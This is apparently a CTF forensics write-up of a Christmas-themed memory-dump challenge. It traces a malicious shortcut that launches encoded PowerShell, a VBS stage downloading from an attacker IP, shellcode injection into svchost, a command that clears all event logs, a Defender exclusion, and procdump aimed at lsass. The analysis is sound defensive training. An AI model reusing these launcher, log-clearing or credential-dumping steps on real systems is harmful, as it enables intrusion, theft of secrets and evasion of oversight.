
OpTinselTrace-3 Challenge

Sherlock Scenario
Oh no! Our IT admin is a bit of a cotton-headed ninny-muggins, ByteSparkle left his VPN configuration file in our fancy private S3 location! The nasty attackers may have gained access to our internal network. We think they compromised one of our TinkerTech workstations. Our security team has managed to grab you a memory dump - please analyse it and answer the questions! Santa is waiting… Please note - these Sherlocks are built to be completed sequentially and in order!

Task 1:
What is the name of the file that is likely copied from the shared folder (including the file extension)?

I tried many ways to find this answer and at the end I used filescan plugin with grep of Desktop and found the file




```
remnux@remnux:~/volatility3$ sudo python3 vol.py -f '/home/remnux/santaclaus.bin' windows.filescan.FileScan | grep -e Desktop
0xa48df8f9e630.0\Windows\ImmersiveControlPanel\SystemSettingsViewModel.Desktop.dll       216
0xa48df8fb1a00  \Users\santaclaus\Desktop\present_for_santa\present_for_santa   216
0xa48df8fb42a0  \Users\santaclaus\Desktop\present_for_santa.zip 216
```


Answer: present_for_santa.zip

Task 2:
What is the file name used to trigger the attack (including the file extension)?

While checking the Desktop files from task 1, I saw the present_for_santa.zip and I dumped the file




```
remnux@remnux:~/volatility3$ sudo python3 vol.py -f '/home/remnux/santaclaus.bin' windows.filescan.FileScan | grep -e Desktop
0xa48df8f9e630.0\Windows\ImmersiveControlPanel\SystemSettingsViewModel.Desktop.dll       216
0xa48df8fb1a00  \Users\santaclaus\Desktop\present_for_santa\present_for_santa   216
0xa48df8fb42a0  \Users\santaclaus\Desktop\present_for_santa.zip 216
```



```
remnux@remnux:~/volatility3$ sudo python3 vol.py -f '/home/remnux/santaclaus.bin' windows.dumpfiles.DumpFiles --virtaddr=0xa48df8fb42a0
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xa48df8fb42a0  present_for_santa.zip   file.0xa48df8fb42a0.0xa48dfbf1ba20.DataSectionObject.present_for_santa.zip.dat
```

Then I deleted the extension .dat to convert it to zip and extract it




Name	Date modified	Type	Size
click_for_present	7/29/2024 3:22 PM	Shortcut	3 KB
present.vbs	11/28/2023 10:38 AM	VBScript Script File	238 KB


Answer: click_for_present.lnk

Task 3:
What is the name of the file executed by click_for_present.lnk (including the file extension)?

I used strings on click_for_present.lnk and then found so path "present_for_santa" so I used strings again but this time on the path.
Before I used strings I checked the pstree and the only suspicious file I saw was present.exe so I assumed this file can be related to the present.lnk



```
3248    6008    present.exe     0xa48e00a3b080  1       -       1       False   2023-11-30 16:42:41.000000      N/A     \Device\HarddiskVolume2\Users\SANTAC~1\AppData\Local\Temp\present.exe   "C:\Users\SANTAC~1\AppData\Local\Temp\present.exe"
mp\present.exe
```




```
root@remnux:/home/remnux# strings santaclaus.bin | grep click_for_present.lnk
present_for_santa/click_for_present.lnk
present_for_santa/click_for_present.lnk
present_for_santa/click_for_present.lnkPK
click_for_present.lnk
C:\Users\santaclaus\Desktop\present_for_santa\present_for_santa\click_for_present.lnk
click_for_present.lnk
click_for_present.lnk
click_for_present.lnk
click_for_present.lnk
click_for_present.lnk
click_for_present.lnk
root@remnux:/home/remnux# strings santaclaus.bin | grep present_for_santa/
present_for_santa/click_for_present.lnk
present_for_santa/present.vbst
present_for_santa/click_for_present.lnk
present_for_santa/present.vbst
present_for_santa/click_for_present.lnkPK
present_for_santa/present.vbsPK
root@remnux:/home/remnux# 
```

Answer: present.vbs

Task 4:
What is the name of the program used by the vbs script to execute the next stage?

I did strings on the click_for_present and saw the process




```
C:\Users\Bubble\Desktop\present_for_santa
λ strings click_for_present.lnk

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

+00
/C:\
Windows
Windows
System32
System32
WindowsPowerShell
WindowsPowerShell
 N1
v1.0
v1.0
powershell.exe
powershell.exe
Trick or treatB..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-ep bypass -enc JABmAGkAbABlACAAPQAgAEcAZQB0AC0AQwBoAGkAbABkAEkAdABlAG0AIAAtAFAAYQB0
AIgBwAHIAZQBzAGUAbgB0ACoALgB2AGIAcwAiACAALQBGAGkAbABlACAALQBSAGUAYwB1AHIAcwBlAHwAIAB
IAbwBwAGUAcgB0AHkAIABGAHUAbABsAE4AYQBtAGUAOwBjAHMAYwByAGkAcAB0ACAAJABmAGkAbABlAA==
C:\Windows\System32\shell32.dll
%SystemRoot%\System32\shell32.dll
%SystemRoot%\System32\shell32.dll
1SPS
L8C
S-1-5-21-3849600975-1564034632-632203374-1001
```

Answer: powershell.exe

Task 5:
What is the name of the function used for the powershell script obfuscation?

I took the MD5 has of the present.vbs and searched it on Virus Total




26/64 security vendors flagged this file as malicious

78ba1ea3ac992391010f23b346eedee69c383bc3fd2d3a125ede6cba3ce77243

present.vbs

Then I uploaded the file to AnyRun and executed the file and saw the command and the function




present.vbs
MD5: EC7C2CD4C137835C7CD5026E14A3DCFA
Start: 30.07.2024, 01:44

2884	wscript.exe	C:\Users\admin\AppData\Local\Temp\present.vbs
3812	powershell.exe	"Function WrapPresent ($Ensproglig){$Nringsvirksomhedemes = $Ensproglig.Length-1; For ($Smiths211=6; $Smiths211 -lt $Nringsvirksomhedemes){$Malice=$...
3892	wmpnscfg.exe	

Answer: WrapPresent

Task 6:
What is the URL that the next stage was downloaded from?

Saw it at the behavior tab



26/64 security vendors flagged this file as malicious

78ba1ea3ac992391010f23b346eedee69c383bc3fd2d3a125ede6cba3ce77243

present.vbs

HTTP Requests

CONNECT http://77.74.198.52/destroy_christmas/evil_present.jpg


GET http://77.74.198.52/destroy_christmas/evil_present.jpg

GET http://77.74.198.52/destroy_christmas/evil_present.jpg 404

Answer: http://77.74.198.52/destroy_christmas/evil_present.jpg


Task 7:
What is the IP and port that the executable downloaded the shellcode from (IP:Port)?

After I dumped the file present.exe I opened it with IDA and found an IP 77.74.198.52 which was reported as malicious




```
.rdata:00007FF6C59232E0 pszAddrString   db '77.74.198.52',0     ; DATA XREF: main+6E↑o
.rdata:00007FF6C59232ED                 align 10h
.rdata:00007FF6C59232F0 ; const CHAR ModuleName[]
.rdata:00007FF6C59232F0 ModuleName      db 'ntdll.dll',0        ; DATA XREF: main+DA↑o
.rdata:00007FF6C59232FA                 align 20h
.rdata:00007FF6C5923300 ; const CHAR ProcName[]
.rdata:00007FF6C5923300 ProcName        db 'ZwOpenProcess',0    ; DATA XREF: main+EA↑o
.rdata:00007FF6C592330E                 align 10h
.rdata:00007FF6C5923310 aSvchostExe:                            ; DATA XREF: main+12E↑o
.rdata:00007FF6C5923310                 text "UTF-16LE", 'svchost.exe',0
```

So I checked the netscan plugin and saw that there is an established connection from this IP with port 447 and 1252 which both related to establish a connection and streams of data




```
0xa48df88db790  TCPv4   192.168.68.6    49687   77.74.198.52    447     ESTABLISHED     724     svchost.exe     2023-11-30 16:42:41.000000
0xa48df8fab0e0  UDPv4   0.0.0.0 0       *       0               1252    VBoxService.ex  2023-11-30 16:57:59.000000
```

And also another 2 IP's with port 445



```
0xa48e00a57a60  TCPv4   192.168.68.6    49684   192.168.68.5    445     ESTABLISHED     4       System  2023-11-30 16:42:23.000000
```

Then I checked the MD5 of the present.exe D2F86D3842860043673D3DD31B1BF0F1 and went to the Behavior tab and noticed the network communication with the same IP in IDA with port 445



45/72 security vendors flagged this file as malicious

31ef280a565a53f1432a1292f3d3850066c0ae8af18a4824e59ac6be3aa6ea9c

file.0xa48df8fd7520.0xa48dff93a270.ImageSectionObject.present.exe.img

Join our Community and enjoy additional community insights and crowdsourced detections, plus an


Popular threat label trojan.rozena/tedy

Threat categories trojan

Answer: 77.74.198.52:445

Task 8:
What is the process ID of the remote process that the shellcode was injected into?

Same like task 7




```
0xa48df88db790  TCPv4   192.168.68.6    49687   77.74.198.52    447     ESTABLISHED     724     svchost.exe     2023-11-30 16:42:41.000000
```


Answer: 724

Task 9: (This was the last question I had)
After the attacker established a Command & Control connection, what command did they use to clear all event logs?

After digging some logs and other ways it was hard to find the answer so I used pstree in volatility3 and then the PID of present.exe is 6008 so I used handles in volatility 2 and used grep powershell to find some command.
The out was only the windows powershell.evtx so I dumped it




```
3248    6008    present.exe     0xa48e00a3b080
```



```
emnux@remnux:~/volatility$ sudo python2 vol.py -f '/home/remnux/santaclaus.bin' --profile=Win10x64_19041 handles 6008 | grep -i powershell
olatility Foundation Volatility Framework 2.6.1
xffffa48dfefe6e50   1020              0x594          0x12019f File          \Device\HarddiskVolume2\Windows\System32\winevt\Logs\Windows PowerShell.evtx
xffffa48df8fcd430   1020              0x81c          0x12019f File          \Device\HarddiskVolume2\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Admin.evtx
xffffa48df8fce6f0   1020              0x870          0x12019f File          \Device\HarddiskVolume2\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx
emnux@remnux:~/volatility$
```

Then I opened the Windows Powershell.evtx in Event Log Explorer and found the command. *This evtx also includes answers for other questions*




Description

```
Engine state is changed from  to [0] Stopped
[1] Available
[2]      NewEngineState=Stopped
         PreviousEngineState=Available

         SequenceNumber=15

         HostName=ConsoleHost
         HostVersion=5.1.19041.1237
         HostId=f136910f-fb72-4cf8-8695-1de875306eca
         HostApplication=powershell.exe Get-EventLog -List | ForEach-Object { Clear-EventLog -LogName $_.Log }
         EngineVersion=5.1.19041.1237
         RunspaceId=2fab1e2c-6086-4dc9-bfa6-c1ee7d8879b5
         PipelineId=
         CommandName=
         CommandType=
         ScriptName=
         CommandPath=
         CommandLine=.

Details:
(null)
```

Answer: Get-EventLog -List | ForEach-Object { Clear-EventLog -LogName $_.Log }


Task 10:
What is the full path of the folder that was excluded from defender?

I used filescan to find all evtx files and dumped the defender logs



```
remnux@remnux:~/volatility3$ sudo python3 vol.py -f '/home/remnux/santaclaus.bin' windows.dumpfiles.DumpFiles --virtaddr=0xa48e00183de0
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xa48e00183de0  Microsoft-Windows-Windows Defender%4Operational.evtx    file.0xa48e00183de0.0xa48dffa88c90.DataSectionObject.Microsoft-Windows-Windows Defender%4Operational.evtx.dat
SharedCacheMap  0xa48e00183de0  Microsoft-Windows-Windows Defender%4Operational.evtx    file.0xa48e00183de0.0xa48e002c0c70.SharedCacheMap.Microsoft-Windows-Windows Defender%4Operational.evtx.vacb
```

Then event ID 5007: This indicates changes made to Windows Defender settings, including exclusions.



Description


```
Microsoft Defender Antivirus Configuration has changed. If this is an unexpected event you should review the settings as this may be the result of malware.
         Old value:
         New value: HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\c:\users\public = 0x0
```

Answer: C:\users\public

Task 11:


What is the original name of the file that was ingressed to the victim?

I used filescan on Public and dumped the suspicious files



```
remnux@remnux:~/volatility3$ sudo python3 vol.py -f '/home/remnux/santaclaus.bin' windows.filescan.FileScan | grep -i 'public'
0xa48df8fb6500.0\Users\Public\Desktop   216
0xa48df8fb8c10  \Users\Public\Desktop   216
0xa48dff99c190  \Windows\System32\MbaeApiPublic.dll     216
0xa48dffaf5500  \Users\Public\Documents\desktop.ini     216
0xa48dfff7c420  \Users\Public\Desktop\desktop.ini       216
0xa48e003982c0  \Users\Public\desktop.ini       216
0xa48e00d10a90  \Users\Public\PresentForNaughtyChild.exe        216
0xa48e00d15ef0  \Users\Public\stolen_gift.dmp   216
remnux@remnux:~/volatility3$ sudo python3 vol.py -f '/home/remnux/santaclaus.bin' windows.dumpfiles.DumpFiles --virtaddr=0xa48e00d15ef0
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xa48e00d15ef0  stolen_gift.dmp file.0xa48e00d15ef0.0xa48dfe2246b0.DataSectionObject.stolen_gift.dmp.dat
remnux@remnux:~/volatility3$ sudo python3 vol.py -f '/home/remnux/santaclaus.bin' windows.dumpfiles.DumpFiles --virtaddr=0xa48e00d10a90
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xa48e00d10a90  PresentForNaughtyChild.exe      file.0xa48e00d10a90.0xa48dfe2179b0.DataSectionObject.PresentForNaughtyChild.exe.dat
ImageSectionObject      0xa48e00d10a90  PresentForNaughtyChild.exe      file.0xa48e00d10a90.0xa48e005f02a0.ImageSectionObject.PresentForNaughtyChild.exe.img
remnux@remnux:~/volatility3$ 
```

Then I took the MD5 hash 72EB6C681837552AD684FB6D5CD16A18 of the file file.0xa48e00d10a90.0xa48e005f02a0.ImageSectionObject.PresentForNaughtyChild.exe.img and checked it on Virus Total



2/70 security vendors flagged this file as malicious

fbda116a2e6f533411fcc2b18402ddfde8d7b456d64e6b55691d9941c823581a

procdump

Answer: procdump.exe

Task 12:
What is the name of the process targeted by procdump.exe?

Answer: lsass.exe